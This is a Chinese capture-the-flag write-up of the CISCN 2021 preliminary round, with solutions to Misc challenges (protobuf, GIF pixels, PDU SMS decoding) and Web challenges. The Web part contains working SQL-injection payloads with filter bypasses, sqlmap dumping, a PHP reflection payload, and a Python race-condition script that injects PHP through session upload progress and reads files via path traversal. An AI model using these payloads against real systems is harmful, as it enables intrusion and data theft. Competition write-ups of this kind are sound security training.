【CISCN2021】第十四届全国大学生信息安全竞赛初赛-writeup

原创

F10NAF11pp3d 于 2021-05-17 08:42:30 发布 1873 收藏 16

分类专栏： CISCN 文章标签： CISCN2021

本文链接：https://blog.csdn.net/m0_46481239/article/details/116902608

这一次比赛分为三张“卷子”，我就直接归在一起吧


场景实操

- Misc
  - tiny traffic
  - running_pixel
  - 隔空传话
- Web
  - easy_sql
  - Easy_source
  - middle_source
- Reverse
  - glass
  - baby_bc
- Pwn
  - Pwny
  - Gamewp
  - Lonelywolf
- Crypto
  - RSA


Misc

tiny traffic

打开流量包




根据文件和题目描述，我们直接导出http对象



可以看到，列表里面含有gzip和br文件，Gzip是一种压缩文件格式并且也是一个在类 Unix 上的一种文件解压缩的软件，BR文件是使用Brotli（一种开源数据压缩算法）压缩的文件


导出来后对这几个gzip和br文件解压缩，先看看flag_wrapper




并没有啥实质性的内容

看看test和secret

对test的内容进行查找了解到



解压secret查看



通过这两个文件，我们猜测是利用protobuf序列化后得到了test
先配置proto3环境，GitHub可以下载，安装好protobuf模块：
pip3 install protobuf
将test文件加上后缀得到test.proto ,移动到Protocol Buffers 的bin目录，将secret也移动到bin目录
运行：.\protoc.exe --python_out=.\ test.proto
得到test_pb2.py
写个反序列化脚本：

```
import test_pb2

with open('./secret','rb') as f:
    data = f.read()
    target = test_pb2.PBResponse()
    target.ParseFromString(data)
    print(target)
```

python运行

可以看到内容上有两个flag_part需要hex转换一下，转换后按顺序拼接一下flag
即：CISCN{e66a22e23457889b0fb1146d172a38dc}

running_pixel


解压后得到一个GIF动画
利用ffmpeg分帧

```
ffmpeg -i ./running_pixel.gif ./photo1/%d.png
```

```
[running] ffmpeg -i ./running_pixel.gif ./photo1/%d.png
ffmpeg version 4.3.2 Copyright (c) 2000-2021 the FFmpeg developers
  built with Apple clang version 12.0.0 (clang-1200.0.32.29)
  configuration: --prefix=/usr/local/Cellar/ffmpeg/4.3.2 --enable-shared --enable-pthreads --enable-version3 --enable-avresample --cc=clang --host-cflags= --ho
st-ldflags= --enable-ffplay --enable-gnutls --enable-gpl --enable-libaom --enable-libbluray --enable-libdav1d --enable-libmp3lame --enable-libopus --enable-lib
rav1e --enable-librubberband --enable-libsnappy --enable-libsrt --enable-libtesseract --enable-libtheora --enable-libvidstab --enable-libvorbis --enable-libvpx
 --enable-libwebp --enable-libx264 --enable-libx265 --enable-libxml2 --enable-libxvid --enable-lzma --enable-libfontconfig --enable-libfreetype --enable-frei0r
 --enable-libass --enable-libopencore-amrnb --enable-libopencore-amrwb --enable-libopenjpeg --enable-librtmp --enable-libspeex --enable-libsoxr --enable-libzmq
 --enable-libzimg --disable-libjack --disable-indev=jack --enable-videotoolbox
  libavutil      56. 51.100 / 56. 51.100
  libavcodec     58. 91.100 / 58. 91.100
  libavformat    58. 45.100 / 58. 45.100
  libavdevice    58. 10.100 / 58. 10.100
  libavfilter     7. 85.100 /  7. 85.100
  libavresample   4.  0.  0 /  4.  0.  0
  libswscale      5.  7.100 /  5.  7.100
  libswresample   3.  7.100 /  3.  7.100
  libpostproc    55.  7.100 / 55.  7.100
Input #0, gif, from './running_pixel.gif':
  Duration: 00:00:38.20, start: 0.000000, bitrate: 1431 kb/s
    Stream #0:0: Video: gif, bgra, 400x400, 10 fps, 10 tbr, 100 tbn, 100 tbc
Stream mapping:
  Stream #0:0 -> #0:0 (gif (native) -> png (native))
Press [q] to stop, [?] for help
Output #0, image2, to './photo1/%d.png':
  Metadata:
    encoder         : Lavf58.45.100
    Stream #0:0: Video: png, rgba, 400x400, q=2-31, 200 kb/s, 10 fps, 10 tbn, 10 tbc
    Metadata:
      encoder         : Lavc58.91.100 png
frame=  382 fps=0.0 q=-0.0 Lsize=N/A time=00:00:38.20 bitrate=N/A speed=80.6x
video:1276kB audio:0kB subtitle:0kB other streams:0kB global headers:0kB muxing overhead: unknown
```



得到382张图片

一张一张点开来看了看，发现被分解后的图片后部分放大有白点看了看白点的rgb为（233，233，233）



将白点的RGB设置为(233,233,233)，获取每个图的点，然后重新生成一次图片

```
from PIL import Image

t = Image.new('L',(400,400))
for i in range(382):
    q = Image.open(str(i)+'.png').convert("RGB")
    m,n = q.size
    for a in range(n):
        for b in range(m):
            if q.getpixel((b,a)) == (233,233,233):
                t.putpixel((a,b),255)
t.save('./'+str(i)+'.png')
```



转换成功后，图片上的字符就很清晰了，一张一张点下去就会看到每一个生成字符出现的顺序，记下来，CISCN{12504D0F-9DE1-4B00-87A5-A5FDD0986A00}，尝试提交，发现错误，改成小写就对了CISCN{12504d0f-9de1-4b00-87a5-a5fdd0986a00}

隔空传话

搜索知道这个是 合宙Luat 的PDU编码

PDU编码解码

发现这个站是前端js加密，写脚本，尝试几行后发现格式有时间戳，猜测是按照时间戳排序，有思路写个脚本

```
const fs = require("fs");

const data = fs.readFileSync("a.txt").toString().split("\n").slice(4);

let da = [];

data.forEach((v) => {
  const data = pduDecoder(v);
  const d = data.find((v) => v.startsWith("User Data\t")).slice(10);
  let t = data.find((v) =>
    v.startsWith("(hideable)Service Centre Time Stamp\t")
  ).slice("(hideable)Service Centre Time Stamp\t".length);
  t = new Date(t)
  da.push([d, t]);
});

da = da.sort((a, b) => a[1] - b[1]);

console.log(da.map(v=>v[0]).join(''))
```


再加上站本身的1500+行js得到js脚本，批量得到一张png图片的hex，放到010里面得到png
尝试爆破宽高无解，脑洞是一开始的 w465 脑洞宽为465，得到一张png写了xx_b586_4c9e_b436_26def12293e4
加上得到的一开始提取出的电话15030442连起来得到：
CISCN{15030442_b586_4c9e_b436_26def12293e4}

Web


easy_sql

打开是一个登录的表单

用户名处输入一个单引号，报错



通过报错信息可以得知sql语句是由')闭合的，抓包测试，发现存在过滤，fuzz一下被过滤掉的东西




使用报错注入可以得到数据库名为security

使用sqlmap通过爆破找到两个表，名为users和flag，flag不在users表，猜测在flag表中，由于information和mysql被过滤，可以使用别名的方式查询列名。
admin')and multipoint((select * from (select * from flag as a join flag as b)as c));#
得到第一个字段为id

admin')and multipoint((select * from (select * from flag as a join flag as b using(id))as c));#
得到第二个字段为no

admin')and updatexml(1,concat(0x7e,(select*from (select * from flag as a join flag b using(id,no))c),0x7e),1)#
得到第三个字段为883f62d8-9d3a-472b-9efb-f2cd6ddf010f

Sqlmap 指定跑883f62d8-9d3a-472b-9efb-f2cd6ddf010f字段的内容



```
b-f2cd6ddf010f" --dump
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.3.14#dev}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program
```



```
+--------------------------------------+
| 883f62d8-9d3a-472b-9efb-f2cd6ddf010f |
+--------------------------------------+
| CISCN{snaFV-o0h1l-AXvpS-CRmuq-3ILiV-} |
+--------------------------------------+
```

Easy_source

发现存在备份文件.index.php.swo
访问http://124.70.45.83:22036/.index.php.swo得到代码

```
本题目没有其他代码了噢，就只有这一个文件，虽然你看到的不完全，但是你觉得我会把flag藏在哪里呢，仔细想想文件里面还有什么？
<?php
class User
{
    private static $c = 0;

    function a()
    {
        return ++self::$c;
    }

    function b()
    {
        return ++self::$c;
    }

    function c()
    {
        return ++self::$c;
    }

    function d()
    {
        return ++self::$c;
    }

    function e()
    {
        return ++self::$c;
    }

    function f()
    {
```



```
    {
        return ++self::$c;
    }

    function q()
```

```
    {
        return ++self::$c;
    }

    function r()
    {
        return ++self::$c;
    }

    function s()
    {
        return ++self::$c;
    }

    function t()
    {
        return ++self::$c;
    }

}

$rc=$_GET["rc"];
$rb=$_GET["rb"];
$ra=$_GET["ra"];
$rd=$_GET["rd"];
$method= new $rc($ra, $rb);
var_dump($method->$rd());
```


根据提示，猜测flag在注释中，想到可以通过php中的反射机制，获取文档注释
因此payload为：


```
?rc=ReflectionMethod&ra=User&rb=q&rd=getDocComment
```

middle_source

目录扫描，得到一个.listing的文件
访问，发现you_can_seeeeeeee_me.php

```
total 16 drwxr-xr-x 1 root root 4096 May 6 06:02 . drwxr-xr-x 1 root root 4096 Sep 22 2016 .. -rw-r--r-- 1 root root 257 Apr 29 11:46 index.php -rw-r--
r-- 1 root root 19 Apr 29 10:51 you_can_seeeeeeee_me.php
```

得到phpinfo，发现session文件保存的路径为/var/lib/php/sessions/egbjfcahga



Session Support	enabled
Registered save handlers	files user
Registered serializer handlers	php_serialize php php_binary

Directive	Local Value	Master Value
session.auto_start	Off	Off
session.cache_expire	180	180
session.cache_limiter	nocache	nocache
session.cookie_domain	*no value*	*no value*
session.cookie_httponly	*no value*	*no value*
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_samesite	*no value*	*no value*
session.cookie_secure	0	0
session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	0	0
session.lazy_write	On	On
session.name	PHPSESSID	PHPSESSID
session.referer_check	*no value*	*no value*
session.save_handler	files	files
session.save_path	/var/lib/php/sessions/egbjfcahga	/var/lib/php/sessions/egbjfcahga
session.serialize_handler	php	php

Php版本为7.4.3，猜想存在session文件包含
PHP_SESSION_UPLOAD_PROGRESS来初始化session，且会把上传文件的信息记录在session文件中，文件结束后清除存储上传文件信息session文件，可以使用不断请求的方式来达到条件竞争的目的回显结果
题目提示了flag在/etc目录下

```python
# coding=utf-8
import io
import requests
import threading

sessid = 'moy1'
url = 'http://124.70.45.83:22090/index.php'

def hh(session):
    while True:
        f = io.BytesIO(b'a' * 1024 * 50)
        rut = session.post(url,
                           data={'PHP_SESSION_UPLOAD_PROGRESS': '<?php print_r(scandir("/etc"));?>'},
                           files={'file': ('moy1.txt', f)}, cookies={'PHPSESSID': sessid})


def ww(session):
    while True:
        rut = session.post(url,data={'cf':'../../../../../var/lib/php/sessions/egbjfcahga/sess_' + sessid})
        if 'moy1.txt' in rut.text:
            print(rut.text)
            event.clear()
        else:
            pass


if __name__ == "__main__":
```

```
[103] => subuid-
[104] => sysctl.conf
[105] => sysctl.d
[106] => systemd
[107] => terminfo
[108] => timezone
[109] => tmpfiles.d
```


不断查看下一层目录，最终找到/etc/jefgccdece/iifgcejhed/bdfbghiaeg/cdfecaaach/idahceeidc/fl444444g
使用readfile读取，得到flag

```python
import threading

sessid = 'moy1'
url = 'http://124.70.45.83:22090/index.php'

def hh(session):
    while True:
        f = io.BytesIO(b'a' * 1024 * 50)
        rut = session.post(url,
                           data={'PHP_SESSION_UPLOAD_PROGRESS': '<?php print_r(readfile("/etc/jefgccdece/iifgcejhed/
                               bdfbghiaeg/cdfecaaach/idahceeidc/fl444444g"));?>'},
                           files={'file': ('moy1.txt', f)}, cookies={'PHPSESSID': sessid})


def ww(session):
    while True:
        rut = session.post(url,data={'cf':'../../../../../var/lib/php/sessions/egbjfcahga/sess_' + sessid})
        if 'moy1.txt' in rut.text:
            print(rut.text)
            event.clear()
        else:
            pass


if __name__ == "__main__":
    session = requests.session()
    write = threading.Thread(target=hh, args=(session,))
```

```
<br /></span><span style="color: #0000BB">?&gt;</span>
</span>
</code>your flag is in some file in /etc upload_progress_CISCN{U39lI-yrVKd-VDzTR-dA0ZR-VtcSq-}
